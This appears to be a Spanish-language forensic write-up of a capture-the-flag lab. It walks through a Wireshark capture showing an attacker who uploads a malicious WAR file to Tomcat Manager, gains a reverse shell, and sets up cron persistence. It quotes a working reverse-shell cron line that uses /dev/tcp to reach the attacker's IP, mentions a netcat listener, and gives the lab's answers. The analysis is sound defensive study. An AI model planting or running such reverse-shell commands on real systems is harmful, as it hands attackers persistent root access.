
Una vez dentro del panel de administración, el atacante intentó subir un archivo con la intención de establecer un shell inverso (reverse shell). ¿Puedes identificar el nombre de este archivo malicioso a partir de los datos capturados?

Dado que el atacante intento subir un archivo para establecer una revershell, vamos a identificar dicho archivo aplicando el siguiente filtro en wireshark:

Este filtro solo los paquetes donde el atacante pudo subir el archivo en el panel de administración a través de HTTP (POST).

Al aplicar el filtro, se puede observar que existe solo un paquete HTTP (POST) que realizo el atacante 14.0.0.120:





POST sirve para enviar datos al servidor
Se usa para cosas como:

- Enviar un formulario de inicio de sesión
- Subir un archivos
- Enviar una contraseña
- Mandar parámetros ocultos
- Enviar un exploit o payload

El campo **POST /manager/html/upload** es la evidencia clave del momento exacto en que el atacante sube el archivo malicioso.

- Request URI Path Segment: /manager/html/upload (se usa para desplegar aplicaciones en Tomcat, normalmente solo accesible para administradores)

- /upload = sección que permite subir aplicaciones o archivos .war al servidor

Analizando los campos del MIME Multipart Media Encapsulation se pueden destacar lo siguiente:

```
▾ MIME Multipart Media Encapsulation, Type: multipart/form-data
    [Type: multipart/form-data]
```

Esto confirma que el método POST se está utilizando para subir un archivo al servidor.
Este es el mecanismo típico para subir .war, imágenes, formularios, etc.


```
▾ Encapsulated multipart part:  (application/octet-stream)
    Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"\r\n
```

Contiene el archivo malicioso.

Este es el archivo malicioso, con el nombre: JXQOZY.war

- El panel de administración de Tomcat Manager tiene un formulario especial para subir aplicaciones .war. Ese formulario tiene un campo file con el nombre deployWar.

Significa: “Sube aquí un archivo WAR para desplegarlo en el servidor



Parte de la interfaz web apache tomcat /manager/html

Ese botón Browse… es donde el atacante selecciona el archivo .war desde su disco local.

El cuadro “Deploy” en el panel de administración de Tomcat es el botón que envía el archivo WAR al servidor para instalarlo y ejecutarlo como una aplicación web.

Respuesta de Q7: JXQOZY.war

Q8

Tras establecer con éxito un shell inverso en nuestro servidor, el atacante intentó asegurar la persistencia en la máquina comprometida. A partir del análisis, ¿puede determinar el comando específico que está programado para ejecutarse y mantener su presencia?

1) Realizar un seguimiento de los paquetes donde se establezca comportamiento sobre shell inverso.

Ya teniendo al archivo JXQOZY.war subido en el panel de administración de tomcat y listo para ejecutarse, realizando un seguimiento HTTP stream del paquete POST, podemos observar que en el final de la conversación, el atácate ejecuta el archivo WAR:

```
GET /JXQOZY/ HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342DD7A46974
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=1B6D04F9000198C3F66BF9182A230C50; Path=/JXQOZY; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6
Date: Sun, 10 Sep 2023 18:22:23 GMT
```

GET /JXQOZY/ HTTP/1.1 → La petición indica que el atacante realizo la ejecución del archivo JXQOZY.war en el panel de administración http://10.0.0.112:8080/manager/html/upload;.....

Campo clave: Código 200 OK
El WAR fue:

- aceptado
- desplegado correctamente
- ejecutado sin errores

Si seguimos realizando un seguimiento del listado de paquetes desde el punto de ejecución del archivo WAR, se puede observar que existe un comportamiento sospechoso sobre un establecimiento de conexión TCP mediante el puerto 80 en el atacante 14.0.0.120:


```
20644 2023-09-10 18:22:23,099410 14.0.0.120  10.0.0.112  HTTP  581 GET /JXQOZY/ HTTP/1.1
20645 2023-09-10 18:22:23,099628 10.0.0.112  14.0.0.120  TCP    66 8080 → 44062 [ACK] Seq=17829 Ack=2610 Win=64128 Len=0 TSval=3538440548 TSecr=429801596
20646 2023-09-10 18:22:23,229235 10.0.0.112  14.0.0.120  TCP    74 55162 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538440678 TSecr=0 WS=128
20647 2023-09-10 18:22:23,262133 14.0.0.120  10.0.0.112  TCP    74 80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429801758 TSecr=3538
20648 2023-09-10 18:22:23,262382 10.0.0.112  14.0.0.120  TCP    66 55162 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538440711 TSecr=429801758
```

En la imagen se puede observar que el que inicia la conexión TCP es el servidor 10.0.0.112; esto indica que se establece un shell inverso. Al ejecutar el archivo podemos hacernos la idea de que el atacante configuro este archivo para que el servidor establezca la conexión TCP hacia el puerto 80 que corre en el atacante.

En el apretón de manos de tres vías en un shell inverso:

- El atacante escucha en un puerto esperando la conexión (por ejemplo, usando nc -lvnp 80)
- La víctima (host comprometido) inicia la conexión hacia el atacante → SYN
- El atacante (que está escuchando en el puerto 80) recibe el SYN y responde: Recibí tu petición. Confirmo (ACK) y también quiero comunicarme (SYN) → SYN, ACK
- Finalmente, la víctima envía → ACK (Esto completa el TCP 3-way handshake).

Si realizamos un TCP stream en los paquetes que están destacados en rojo, podemos observar lo siguiente:



En la reverse shell se establece comunicación TCP (PSH, ACK) para que estos mensajes interactivos viajen sin esperar a llenar buffers, porque deben aparecer de inmediato en pantalla. Ejemplo en la terminal:

- El atacante escribe **whoami** → necesita que el servidor lo vea al instante.
- El servidor ejecuta **root** → envía la respuesta al instante al atacante.

Hay que considerar que este shell inverso no esta encapsulada en protocolos de la capa de aplicación debido a que este tipo de datos no contiene ninguna carga util como puede ser un archivo o algún mensaje cifrado que requiera un relleno de datos mas completo, la interacción del shell inverso son solo comandos visibles en texto simple.

2) Identificar el comando especifico que utilizo el atacante para mantener persistencia en el servidor


En la sesión se observa que el atacante crea un archivo cron con esta línea y luego lo instala con **crontab -i cron**. Cuando consulta **crontab -l** aparece:


```
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Interpretación de la linea: Cada minuto, inicia una shell bash interactiva y envía/recibe su entrada/salida hacia una conexión TCP contra la IP del atacante 14.0.0.120 en el puerto 443.

En lenguaje mas sencillo: Cada minuto el servidor intenta reconectarse con el atacante y darle una shell remota completa".

Si aplicamos el siguiente filtro en wireshark, podemos identificar establecimiento de conexión TCP desde el servidor hacia el atacante:





Podemos observar que el servidor ya esta configurado para establecer conexión TCP con el atacante a través del puerto 443. En la imagen se visualiza el apretón de manos de tres vías (SYN - SYN, ACK - ACK). Si realizamos un TCP Stream en uno de los paquetes que se muestran en la imagen, Podemos observar que el atacante obtiene persistencia en el servidor:

```
bash: cannot set terminal process group (3151): Inappropriate ioctl for device
bash: no job control in this shell
root@cyberdefenders-virtual-machine:~# exit
```

La imagen muestra el prompt del servidor 10.0.0.112 ejecutado con privilegios de superusuario (root).

Respuesta de Q8: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'